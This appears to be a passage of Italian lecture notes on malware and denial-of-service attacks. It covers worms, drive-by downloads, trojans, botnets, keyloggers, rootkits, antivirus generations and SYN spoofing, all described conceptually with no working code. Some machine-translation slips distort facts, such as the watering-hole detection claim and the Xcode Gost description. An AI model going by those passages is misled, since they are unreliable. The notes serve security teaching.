


Figure 6.3 Worm Propagation Model

La propagazione procede attraverso tre fasi.

Nella **fase iniziale**, il numero di ospiti aumenta in modo esponenziale.

Dopo un po', gli host perdono tempo attaccando gli host già infetti, il che riduce il tasso di infezione. Durante questa fase intermedia, la crescita è approssimativamente linear, ma il tasso di infezione è rapido.

Nella **fase finale** il worm cerca gli host rimanenti che sono difficili da identificare.

Il Worm di Morris

Probabilmente, la prima infezione significativa, e quindi ben nota, da worm è stata rilasciata su Internet da Robert Morris nel 1988.

Il worm Morris è stato progettato per diffondersi sui sistemi UNIX e ha utilizzato una serie di tecniche diverse per la propagazione.

Per ogni host scoperto, il worm ha provato una serie di metodi per ottenere l'accesso:

- Attacco al file delle password per effettuare login non autorizzati
- Sfruttare i bug dei protocolli di autenticazione per effettuare attacchi in remoto
- Sfruttata una trapdoor nell'opzione di debug del processo remoto che riceve e invia post

La comunicazione con il sistema infettato ha portato ad un grande successo sia nel danneggiare i sistemi che propagarsi in altri sistemi.

Lo stato dell'arte della tecnologia dei vermi include quanto segue:

- Multipiattaforma.** I worm più recenti non sono limitati alle macchine Windows, ma possono attaccare una varietà di piattaforme, in particolare le popolari varietà di UNIX; o sfruttare i linguaggi di macro o scripting supportati nei tipi di documenti più diffusi.
- Multi-exploit.** I nuovi worm penetrano nei sistemi in una varietà di modi, utilizzando exploit contro server Web, browser, e-mail, condivisione di file e altre applicazioni basate sulla rete.
- Diffusione ultraveloce.** Sfruttare varie tecniche per ottimizzare il tasso di diffusione di un verme per massimizzare la sua probabilità di localizzare il maggior numero possibile di macchine vulnerabili in un breve periodo di tempo.
- Polimorfico.** Per eludere il rilevamento, saltare i filtri e evitare l'analisi in tempo reale, i vermi adottano tecniche polimorfiche dei virus.
- Metamorfo.** Oltre a cambiare il loro aspetto, i vermi metamorfici hanno un repertorio di modelli di comportamento che vengono scatenati in diverse fasi di propagazione.
- Veicoli di trasporto.** Poiché i worm possono compromettere rapidamente un gran numero di sistemi, sono ideali per diffondere un'ampia varietà di payload dannosi.
- Zero-day exploit.** Un worm sfrutta una vulnerabilità sconosciuta che viene scoperta dalla comunità di rete generale solo quando il worm viene lanciato.

Mobile Code

Il codice mobile si riferisce a programmi che possono essere spediti invariati a un insieme eterogeneo di piattaforme ed eseguiti con semantica identica.

Il codice mobile viene trasmesso da un sistema remoto a un sistema locale e quindi eseguito sul sistema locale senza l'istruzione esplicita dell'utente. Quindi, il codice mobile sfrutta le vulnerabilità per eseguire i propri exploit, come l'accesso non autorizzato ai dati o la compromissione del root.

Worm per i telefoni cellulari

Anche i sistemi operativi per i moderni smartphone non sono immuni dai worms. I worms per smartphone sono progettati per poter sfruttare il particolare hardware di cui tali dispositivi dispongono come antenne wi-fi, bluetooth e connessione dati. L'impatto del worm può essere notevole, in quanto

può disabilitare completamente il telefono, eliminare i dati sul telefono o forzare il dispositivo a inviare messaggi costosi a numeri a pagamento (con destinatario che lancia l'attacco).

Drive-by-Downloads

Una tecnica comune sfrutta le vulnerabilità del browser in modo che quando l'utente visualizza una pagina Web controllata dall'attaccante, contiene codice che sfrutta il bug del browser per scaricare e installare malware sul sistema senza la conoscenza o il consenso dell'utente. Questo è noto come drive-by-download ed è un exploit comune nei recenti kit di attacco.

Watering-Hole Attacks

Gli attacchi watering-hole sono una variante di questo utilizzato in attacchi altamente mirati. L'attaccante ricerca le loro vittime previste per identificare i siti web che probabilmente visiteranno, e quindi scansiona questi siti per identificare quelli con vulnerabilità che consentono il loro compromesso con un attacco drive-by-download. Poi aspettano che una delle loro vittime previste visiti uno dei siti compromessi. Il loro codice di attacco può anche essere scritto in modo che infetti solo i sistemi appartenenti all'organizzazione di destinazione e non intraprenderà alcuna azione per gli altri visitatori del sito, aumentando notevolmente la probabilità che il sito compromesso sia rilevato.

Malvertising

Il malvertising è un'altra tecnica utilizzata per inserire malware sui siti web senza effettivamente comprometterli. L'attaccante paga per gli annunci che è molto probabile che vengano inseriti sui loro siti web di destinazione previsti e che incorporano il malware in loro. Utilizzando queste aggiunte dannose, gli aggressori possono infettare i visitatori dei siti che li visualizzano. Ancora una volta, il codice malware può essere generato dinamicamente per ridurre la possibilità di rilevamento o per infettare solo sistemi specifici.

Clickjacking

Il Clickjacking (UI redress attack), è una vulnerabilità utilizzata da un utente malintenzionato per raccogliere i clic di un utente infetto.

- L'attaccante può costringere l'utente a fare una varietà di cose, dalla regolazione delle impostazioni del computer dell'utente all'invio involontaria dell'utente a siti Web che potrebbero avere codice dannoso.
- Inoltre, sfruttando Adobe Flash o JavaScript, un utente malintenzionato potrebbe persino posizionare un pulsante sotto o sopra un pulsante legittimo, rendendo difficile per gli utenti rilevarlo.
- Un tipico attacco utilizza più livelli trasparenti o opachi per indurre un utente a fare clic su un pulsante o un link su un'altra pagina quando intendeva fare clic sulla pagina di livello superiore.
- Pertanto, l'attaccante sta dirottando i clic destinati a una pagina e li indirizza a un'altra pagina, molto probabilmente di proprietà di un'altra applicazione, dominio o entrambi.

Usando una tecnica simile, le sequenze di tasti possono anche essere dirottate. Ad esempio, un utente può essere portato a credere che stia digitando la password per la sua e-mail o conto bancario, ma sta invece digitando in una cornice invisibile controllata dall'attaccante.

Propagazione: Ingegneria sociale

L'ultima categoria di malware in analisi è basata sull'ingegneria sociale cioè la pratica che studia i comportamenti degli utenti con il fine di 'ingannarli' e aiutare inconsapevolmente l'aggressore a compiere l'attacco informatico.

Cavalli di Troia

Malware che si finge un programma o un'utilità apparentemente utile, contenente codice nascosto che, quando richiamato, esegue alcune funzioni indesiderate o dannose.

(Creare una applicazione che finge di essere un programma attendibile come un antivirus permettendogli di effettuare la scansione del sistema oppure trasportano altri malware come spyware etc.)

I cavalli di Troia rientrano in uno dei tre modelli:

- continuando a eseguire la funzione del programma originale ma modificando la funzione per eseguire attività dannose (ad esempio, una versione cavallo di Troia di un programma di accesso che raccoglie password)
- mascherare altre attività dannose (ad esempio, una versione cavallo di Troia di un processo che elenca programma che non visualizza determinati processi dannosi).
- Esecuzione di una funzione dannosa che sostituisce completamente la funzione del programma originale

Alcuni trojan evitano la richiesta di assistenza da parte dell'utente sfruttando alcune vulnerabilità del software per consentirne l'installazione e l'esecuzione automatica. In questo condividono alcune caratteristiche di un worm, ma a differenza di esso non si replicano.

Trojan per mobile: Xcode Gost

Recentemente, è stato rilevato un numero significativo di trojan che prendono di mira i telefoni Android e gli iPhone di Apple il problema è che nessuno dei prodotti antivirus mobili attualmente testati è stato in grado di rilevare tutte le famiglie di trojan per cellulari sviluppate dal 2004 in poi. I trojan per telefoni vengono generalmente distribuiti tramite gli store ufficiali dei fornitori di sistemi operativi, sfruttando falle di sicurezza, oppure tramite siti terzi.

Per cercare di arginare il problema della diffusione dei trojan tramite i canali ufficiali i vari gestori degli store hanno introdotto misure di analisi e monitoraggio delle app pubblicate per scovare e rimuovere versioni di app infette; tuttavia, i controlli non risultano effettivamente efficaci come mostrato dal seguente esempio.

Xcode Gost è un malware che si annovera tra le applicazioni legittime. Non è stato creato con scopi malevoli ma il design dell'applicazione permetteva di installare tramite Xcode software malevoli dopo averli creati nell'ambiente di sviluppo. XcodeGost è un esempio di vulnerabilità introdotta dagli sviluppatori per inconsciamente supportare la diffusione di malware.

Payload, corruzione del sistema

Una volta che il malware è attivo sul sistema di destinazione, la prossima preoccupazione è quali azioni intraprenderà su questo sistema, ovvero quale payload (carico utile) porta.

Alcuni malware hanno un payload inesistente o non funzionale. Il suo unico scopo, deliberato o a causa di un rilascio anticipato accidentale, è quello di diffondersi. Più comunemente, trasporta uno o più payload che eseguono azioni segrete per l'attaccante.

Il **virus di Chernobyl** è un primo esempio di un distruttivo virus parassita residente alla memoria Windows-95 e 98, visto per la prima volta nel 1998. Infetta i file eseguibili quando vengono aperti. E quando viene raggiunta una data di attivazione, cancella i dati sul sistema infetto sovrascrivendo il primo megabyte del disco rigido con zeri, con conseguente massiccia corruzione dell'intero file system.

Il worm di mass-mailing **Klez** è un primo esempio di un worm distruttivo che infetta i sistemi da Windows-95 a XP, ed è stato visto per la prima volta nell'ottobre 2001. Si diffonde inviando copie via e-mail di se stesso agli indirizzi che si trovano nella rubrica e nei file sul sistema. Può arrestare ed eliminare alcuni programmi antivirus in esecuzione sul sistema.

Noto come **ransomware**, in alternativa alla semplice distruzione dei dati, alcuni malware crittografano i dati dell'utente e richiedono il pagamento per accedere alla chiave necessaria per recuperare queste informazioni. L'utente doveva pagare un riscatto, o effettuare un acquisto da determinati siti, al fine di ricevere la chiave per decrittografare questi dati.

(**Real-Word Damage**). Un'ulteriore variante dei carichi utili di corruzione del sistema mira a causare danni alle attrezzature fisiche. Il sistema infetto è chiaramente il dispositivo più facilmente mirato. Il virus di Chernobyl menzionato sopra non solo corrompe i dati, ma tenta di riscrivere il codice BIOS utilizzato per avviare inizialmente il computer. In caso di successo, il processo di avvio non riesce e il sistema è inutilizzabile fino a quando il chip BIOS non viene riprogrammato o sostituito. Questo ha sollevato attenzione sull'uso di sofisticati malware mirati per il sabotaggio industriale.

(**Logic Bomb**). Una componente chiave del malware data-corrupting è la bomba logica. La bomba logica è il codice incorporato nel malware che è impostato per "esplosione" quando vengono soddisfatte determinate condizioni.

(**Bots**). Un Bot (robot), zombie o drone, prende segretamente il controllo di un altro computer collegato a Internet e poi usa quel computer per avviare o gestire attacchi che sono difficili da rintracciare al creatore del bot. Il bot è tipicamente piantato su centinaia o migliaia di computer appartenenti a terze parti ignare. La raccolta di bot è spesso in grado di agire in modo coordinato; tale raccolta è indicata come **botnet**. L'utilizzo di questi bot può essere utile per diversi attacchi:

- DDos attacks
- Spamming
- Sniffing tracking
- Keylogging
- Diffusione di nuovi malware
- Installazione di componenti aggiuntivi pubblicitari e oggetti helper del browser (BHOs)
- Attaccare le reti di chat IRC
- Manipolazione di sondaggi/giochi online

La **funzione di controllo remoto** è ciò che distingue un bot da un worm. Un worm si propaga e si attiva, mentre un bot è controllato da una qualche forma di rete di server command-and-control (C&C). Questo contatto non deve essere continuo, ma può essere avviato periodicamente quando il bot osserva che ha accesso alla rete.

Un primo mezzo di implementazione della funzione di controllo remoto utilizzava un server IRC, dove tutti i bot si uniscono a un canale specifico su questo server e trattano i messaggi in arrivo come comandi. Le botnet più recenti tendono ad evitare i meccanismi IRC e a utilizzare canali di comunicazione segreti tramite protocolli come HTTP. I meccanismi di controllo distribuiti, che utilizzano protocolli peer-to-peer, sono anche utilizzati, per evitare un singolo punto di guasto.

Payload, Furto di informazioni, Keylogger e Spyware

Un obiettivo comune sono le credenziali di accesso e password dell'utente a siti bancari, di gioco e correlati, che l'attaccante utilizza quindi per impersonare l'utente per accedere a questi siti a guadagno. Meno comunemente, il carico utile può colpire documenti o dettagli di configurazione del sistema a scopo di riconoscimento o spionaggio. Questi attacchi mirano alla riservatezza di queste informazioni.

Un Keylogger cattura le sequenze di tasti sulla macchina infetta per consentire a un utente malintenzionato di monitorare queste informazioni sensibili. Poiché ciò comporterebbe l'attaccante che riceve una copia di tutto il testo inserito sulla macchina compromessa, i Keylogger in genere implementano una qualche forma di meccanismo di filtraggio che restituisce solo informazioni vicine alle parole chiave desiderate (ad esempio, "login" o "password" o "paypal.com").

Gli Spyware sovvertono la macchina compromessa per consentire il monitoraggio di una vasta gamma di attività sul sistema. Ciò può includere il monitoraggio della cronologia e del contenuto dell'attività di navigazione, il reindirizzamento di determinate richieste di pagine Web a siti falsi controllati dall'utente malintenzionato e la modifica dinamica dei dati scambiati tra il browser e determinati siti Web di interesse. Tutto ciò può comportare una compromissione significativa delle informazioni personali dell'utente.

Payload, Phishing e furto d'identità

Un **Attacco di phishing** sfrutta l'ingegneria sociale per sfruttare la fiducia dell'utente mascherandosi come comunicazioni da una fonte attendibile.

Un'e-mail di spam può indirizzare un utente a un sito Web falso controllato dall'attaccante o per completare un modulo allegato e tornare a un'e-mail accessibile all'attaccante, che viene utilizzata per raccogliere una serie di informazioni private, personali sull'utente. Dati dettagli sufficienti, l'attaccante può quindi "assumere" l'identità dell'utente allo scopo di ottenere credito o accesso sensibile ad altre risorse.

Una variante più pericolosa di questo è l'attacco di **spear-phishing**. Questa è di nuovo un'e-mail che afferma di provenire da una fonte attendibile. Tuttavia, i destinatari sono attentamente ricercati dall'attaccante e ogni e-mail è accuratamente realizzata per adattarsi al suo destinatario specifico, spesso citando una serie di informazioni per convincerli della sua autenticità.

Payload, Furtivity, Backdoors e Rootkits

Questa categoria riguarda le tecniche utilizzate dal malware per nascondere la sua presenza sul sistema infetto e per fornire un accesso segreto a quel sistema, compromettendo l'integrità del sistema.

Una **backdoor**, nota anche come trapdoor, è un punto di ingresso segreto in un programma che permette a qualcuno che è consapevole della backdoor di accedere senza passare attraverso le solite procedure di accesso di sicurezza. I programmati hanno usato legittimamente le backdoor per molti anni per eseguire il debug e testare i programmi; tale backdoor è chiamata **mainteinence hook** (gancio

di manutenzione. È difficile implementare i controlli del sistema operativo per le backdoor nelle applicazioni. Le misure di sicurezza devono concentrarsi sullo sviluppo del programma e sulle attività di aggiornamento del software e sui programmi che desiderano offrire un servizio di rete.

Un **rootkit** è un insieme di programmi installati su un sistema per mantenere l'accesso segreto a quel sistema con privilegi di amministratore, nascondendo le prove della sua presenza nella massima misura possibile. Ciò fornisce l'accesso a tutte le funzioni e i servizi del sistema operativo. Il rootkit altera la funzionalità standard dell'host in modo dannoso e furtivo. Con l'accesso root, un utente malintenzionato ha il controllo completo del sistema e può aggiungere o modificare programmi e file, monitorare i processi, inviare e ricevere traffico di rete e ottenere l'accesso backdoor su richiesta.

Un rootkit può essere classificato utilizzando le seguenti caratteristiche:

- Persistente.** Si attiva ogni volta che il sistema si avvia. Il rootkit deve memorizzare il codice in un archivio persistente, ad esempio il registro o il file system, e configurare un metodo con cui il codice viene eseguito senza l'intervento dell'utente. Ciò significa che è più facile da rilevare, poiché la copia nello storage persistente può potenzialmente essere scansionata.
- Basato sulla memoria, Non ha codice persistente e quindi non può sopravvivere a un riavvio. Tuttavia, poiché è solo in memoria, può essere più difficile da rilevare.
- User mode.** Intercetta chiamate alle APIs e modifica i risultati restituiti.
- Kernel mode. Può intercettare le chiamate alle API native in modalità kernel. Il root-kit può anche nascondere la presenza di un processo malware rimuovendolo dall'elenco dei processi attivi del kernel.
- Virtual Machine based.** Questo tipo di rootkit installa un monitor di macchina virtuale leggero e quindi esegue il sistema operativo in una macchina virtuale sopra di esso.
- External mode. Il malware si trova al di fuori della normale modalità operativa del sistema di destinazione, in modalità BIOS o di gestione del sistema, dove può accedere direttamente all'hardware.

(**Kernel Mode Rootkit**). La prossima generazione di rootkit si è spostata sotto di un livello, apportando modifiche all'interno del kernel e coesistente con il codice dei sistemi operativi, al fine di rendere il loro rilevamento molto più difficile. Qualsiasi programma "anti-virus" sarebbe ora soggetto alle stesse modifiche "di basso livello" che il rootkit utilizza per nascondere la sua presenza. Tuttavia, sono stati sviluppati metodi per rilevare questi cambiamenti.

Esistono tre tecniche che possono essere utilizzate per modificare le chiamate di sistema:

- Modificare la tabella delle syscall.** L'attaccante modifica gli indirizzi syscall selezionati memorizzati nella tabella delle syscall. Ciò consente al rootkit di dirigere una chiamata di sistema lontano dalla routine legittima alla sostituzione del rootkit.
- Modificare le destinazioni della tabella delle syscall.** L'attaccante sovrascrive le routine di syscall legittime selezionate con codice dannoso. La tabella di chiamata del sistema non viene modificata.
- Reindirizzare la tabella delle syscall.** L'attaccante reindirizza i riferimenti all'intera tabella delle chiamate di sistema a una nuova tabella in una nuova posizione di memoria del kernel.




Figure 6.4 System Call Table Modification by Rootkit

L'ultima generazione di rootkit utilizza codice completamente invisibile al sistema operativo mirato. Questo può essere fatto utilizzando un monitor o un hypervisor di macchine virtuali non autorizzati o compromessi, spesso aiutato dal supporto per la virtualizzazione hardware fornito nei processori recenti. Il codice rootkit viene quindi eseguito interamente al di sotto della visibilità del codice kernel pari nel sistema operativo mirato, che ora è in esecuzione inconsapevolmente in una macchina virtuale, e in grado di essere monitorata silenziosamente e attaccata dal codice qui sotto.

Contromisure

La soluzione ideale alla minaccia del malware è la prevenzione, ovvero, non permettere al malware di entrare nel sistema in primo luogo, o bloccare la sua capacità di modificare il sistema. Questo obiettivo non è nemmeno lontanamente raggiungibile, tuttavia possono essere prese diverse misure di prevenzione:

- Politica
- Consapevolezza
- mitigazione delle vulnerabilità
- mitigazione delle minacce.

Se la prevenzione fallisce, i meccanismi tecnici possono essere utilizzati per supportare le seguenti opzioni di mitigazione delle minacce:

- Detenzione**, una volta che l'infezione si è verificata, determina che si è verificata e individua il malware.
- Identificazione**, una volta che il rilevamento è stato rilevato, identifica il malware specifico che ha infettato il sistema.
- Rimozione**, una volta identificato il malware specifico, rimuovere tutte le tracce di virus/malware da tutti i sistemi infetti in modo che non possa diffondersi ulteriormente.

Sono state identificate quattro generazioni di software di antivirus:

- Prima generazione, scanner semplici.** Uno scanner di prima generazione richiede una firma malware per identificare il malware. Tali scanner specifici per la firma sono limitati al rilevamento di malware noto.
- Seconda generazione, scanner euristici.** Lo scanner utilizza regole euristiche per cercare probabili istanze di malware. Una classe di tali scanner cerca frammenti di codice che sono spesso associati al malware.

- **Terza generazione, trappole per attività.** I programmi di terza generazione sono programmi residenti nella memoria che identificano il malware dalle sue azioni piuttosto che dalla sua struttura in un programma infetto. È necessario solo identificare il piccolo insieme di azioni che indicano che si sta tentando un'attività dannosa e poi intervenire.
- **Quarta generazione, protezione completa.** I prodotti di quarta generazione sono pacchetti costituiti da una varietà di tecniche antivirus utilizzate in combinazione. Questi includono la scansione e le trappole di attività dei componenti. Inoltre, un tale pacchetto include la capacità di controllo degli accessi, che limita la capacità del malware di penetrare in un sistema.

Host-Based Behavior-Blocking Software

Il software di blocco del comportamento si integra con il sistema operativo di un computer host e monitora il comportamento del programma in tempo reale per azioni dannose. Il software di blocco del comportamento blocca quindi le azioni potenzialmente dannose prima che abbiano la possibilità di influenzare il sistema. Poiché un blocco del comportamento può bloccare il software sospetto in tempo reale, ha un vantaggio rispetto a tali tecniche di rilevamento antivirus consolidate come le impronte digitali o l'euristica.

Il blocco del comportamento ha dei limiti. Poiché il codice dannoso deve essere eseguito sul computer di destinazione prima che tutti i suoi comportamenti possano essere identificati, può causare danni prima di essere rilevato e bloccato.

Perimeter Scanning Approaches

La posizione successiva in cui viene utilizzato il software antivirus è sul firewall e sull'IDS di un'organizzazione. In genere è incluso nei servizi di posta elettronica e proxy Web in esecuzione su questi sistemi. Può anche essere incluso nella componente di analisi del traffico di un IDS. Ciò fornisce al software antivirus l'accesso al malware in transito su una connessione di rete a uno qualsiasi dei sistemi dell'organizzazione, fornendo una visione su larga scala dell'attività del malware. Questo software può anche includere misure di prevenzione delle intrusioni, bloccando il flusso di qualsiasi traffico sospetto, impedendo così che raggiunga e comprometta alcuni sistemi di destinazione, sia all'interno che all'esterno dell'organizzazione.

Tuttavia, questo approccio è limitato alla scansione del contenuto del malware, in quanto non ha accesso ad alcun comportamento osservato quando viene eseguito su un sistema infetto. È possibile utilizzare due tipi di software di monitoraggio:


- Monitor di ingresso. Questi si trovano al confine tra la rete aziendale e Internet. Possono far parte del software di filtraggio dell'ingresso di un router di frontiera o di un firewall esterno o di un monitor passivo separato.
- Monitor di uscita. Questi possono essere situati nel punto di uscita delle singole LAN sulla rete aziendale e al confine tra la rete aziendale e Internet. Il monitor di uscita è progettato per catturare la fonte di un attacco malware monitorando il traffico in uscita per segni di scansione o altri comportamenti sospetti.

VII. Attacchi Denial-Of-Service (DoS)

Il NIST ha definito un attacco DoS come un'azione che impedisce o compromette l'uso autorizzato di reti, sistemi o applicazioni esaurendo le risorse, ad esempio unità di elaborazione centrale (CPU), memoria, larghezza di banda, e spazio su disco.

L'attacco DoS è quindi una forma di attacco alla disponibilità di qualche servizio. Ci sono diverse categorie di risorse che possono essere attaccate:

- **Larghezza di Banda della Rete.** Si riferisce alla capacità dei collegamenti di rete che connettono un server a Internet più ampio. Per la maggior parte delle organizzazioni, questa è la connessione al proprio Internet Service Provider (ISP). Di solito questa connessione avrà una capacità inferiore rispetto ai collegamenti all'interno e tra i router ISP; quindi, è possibile che più traffico arrivi ai router dell'ISP su questi collegamenti di maggiore capacità di quanto possa essere riportato sul collegamento all'organizzazione. In questa circostanza, il router deve scartare alcuni pacchetti, consegnando solo quanti possono essere gestiti dal link. Nel normale funzionamento della rete potrebbero verificarsi carichi così elevati a un server popolare che sperimenta traffico da un gran numero di utenti legittimi. In un attacco DoS, la stragrande maggioranza del traffico diretto al server di destinazione è dannoso, generato direttamente o indirettamente dall'attaccante. Questo traffico travolge qualsiasi traffico legittimo, negando di fatto agli utenti legittimi l'accesso al server.
- **Risorse di Sistema.** Un attacco DoS rivolto alle risorse di sistema mira in genere a sovraccaricare o far crashare il software di gestione della rete. Piuttosto che consumare larghezza di banda con grandi volumi di traffico, vengono inviati tipi specifici di pacchetti che consumano le risorse limitate disponibili sul sistema (es. SYN spoofing).
Un'altra forma di attacco alle risorse di sistema utilizza pacchetti la cui struttura innesca un bug nel software di gestione della rete del sistema, causandone l'arresto anomalo (Poison Packet).
- **Risorse dell'applicazione,** Un attacco a un'applicazione specifica, come un server Web, comporta in genere una serie di richieste valide, ognuna delle quali consuma risorse significative. Questo limita quindi la capacità del server di rispondere alle richieste di altri utenti.



Attacchi DoS Classici

Il più semplice e classico attacco DoS è quello di flooding attack ad un'organizzazione. L'obbiettivo è quello di sopraffare la capacità della connessione di rete all'organizzazione di destinazione.

Attacker send(ICMP echo req, IP_Target)

Target send(ICMP echo repl., IP_Attacker)

Se l'utente malintenzionato ha accesso a un sistema con una connessione di rete di capacità superiore, questo sistema può probabilmente generare un volume di traffico superiore a quello che la connessione di destinazione (di capacità inferiore) può gestire. Questo traffico può essere gestito dai collegamenti ad alta capacità sul percorso tra di loro, fino a raggiungere il router finale nel cloud Internet; tuttavia, i pacchetti vengono scartati man mano che la capacità diminuisce. Altro traffico valido avrà poche possibilità di sopravvivere allo scarto poiché il router risponde alla congestione risultante su questo collegamento, compromettendo le performance della rete.

In questo classico attacco Ping flood, la fonte dell'attacco è chiaramente identificata poiché il suo indirizzo viene utilizzato come indirizzo di origine nei pacchetti di richiesta di ICMP. Questo ha due svantaggi dalla prospettiva dell'attaccante, ovvero:

- La fonte dell'attacco è esplicitamente identificata, aumentando la possibilità che l'attaccante possa essere identificato e intrapreso un'azione legale in risposta
- Il sistema mirato tenterà di respondere ai pacchetti inviati, quindi questo riflette l'attacco alla sorgente

Source Address Spoofing

Una caratteristica comune dei pacchetti utilizzati in molti tipi di attacchi DoS è l'uso di indirizzi sorgente falsificati (spoofing dell'indirizzo di origine).

Dato l'accesso sufficientemente privilegiato al codice di gestione della rete su un sistema informatico, è facile creare pacchetti con un indirizzo sorgente falsificato. Questo tipo di accesso avviene di solito tramite l'interfaccia del raw socket su molti sistemi operativi (data per test sulla rete e ricerche sui protocolli internet).

Dato l'accesso grezzo all'interfaccia di rete, l'attaccante ora genera grandi volumi di pacchetti. Tutti questi hanno il sistema di destinazione come indirizzo di destinazione, ma utilizzano indirizzi di origine selezionati casualmente, di solito diversi, per ogni pacchetto. L'effetto dell'attacco è lo stesso del flooding ping provocando una congestione. Tuttavia, i pacchetti di risposta all'eco ICMP, generati in risposta a quei pacchetti che raggiungono il sistema di destinazione, non si rifletterebbero più nel sistema di origine.


L'uso di pacchetti con indirizzi sorgente falsificati significa che il sistema di attacco è molto più difficile da identificare. I pacchetti di attacco sembrano aver avuto origine da indirizzi sparsi su Internet. Quindi, la semplice ispezione dell'intestazione di ogni pacchetto non è sufficiente per identificare la sua fonte, in quanto deve essere ispezionato il percorso nei router.

I ricercatori di sicurezza hanno preso blocchi di indirizzi IP inutilizzati, bandito i loro percorsi e poi raccolto dettagli di tutti i pacchetti inviati a questi indirizzi. Poiché nessun sistema reale utilizza questi indirizzi, nessun pacchetto legittimo dovrebbe essere indirizzato a loro. Tutti i pacchetti ricevuti

potrebbero semplicemente essere danneggiati. È molto più probabile, però, che siano il risultato diretto o indiretto di attacchi di rete. Questo è noto come **traffico di backscatter**.

SYN Spoofing

Insieme all'attacco di flooding base, l'altro comune attacco DoS classico è l'attacco di spoofing SYN. Questo attacca la capacità di un server di rete di rispondere alle richieste di connessione TCP traboccano le tabelle utilizzate per gestire tali connessioni. Ciò significa che le future richieste di connessione da parte di utenti legittimi falliscono, negando loro l'accesso al server (attacco alle risorse di sistema, in particolare il codice di gestione della rete nel sistema operativo).



Per capire i passaggi dell'attacco rivediamo il protocollo three-way handshake che TCP utilizza per stabilire una connessione.

Il sistema client avvia la richiesta di una connessione TCP inviando un pacchetto SYN e un numero di sequenza iniziale al server, che identifica l'indirizzo e il numero di porta del client. Può anche includere una richiesta di altre opzioni TCP. Il server registra tutti i dettagli di questa richiesta in una tabella di connessioni TCP note. Quindi risponde al client con un pacchetto SYN-ACK. Questo include un numero di sequenza per il server e incrementa il numero di sequenza del client per confermare la ricezione del pacchetto SYN. Una volta che il client lo riceve, invia un pacchetto ACK al server con un numero di sequenza del server incrementato e contrassegna la connessione come stabilita. Allo stesso modo, quando il server riceve questo pacchetto ACK, contrassegna anche la connessione come stabilita. Entrambe le parti possono quindi procedere con il trasferimento dei dati.

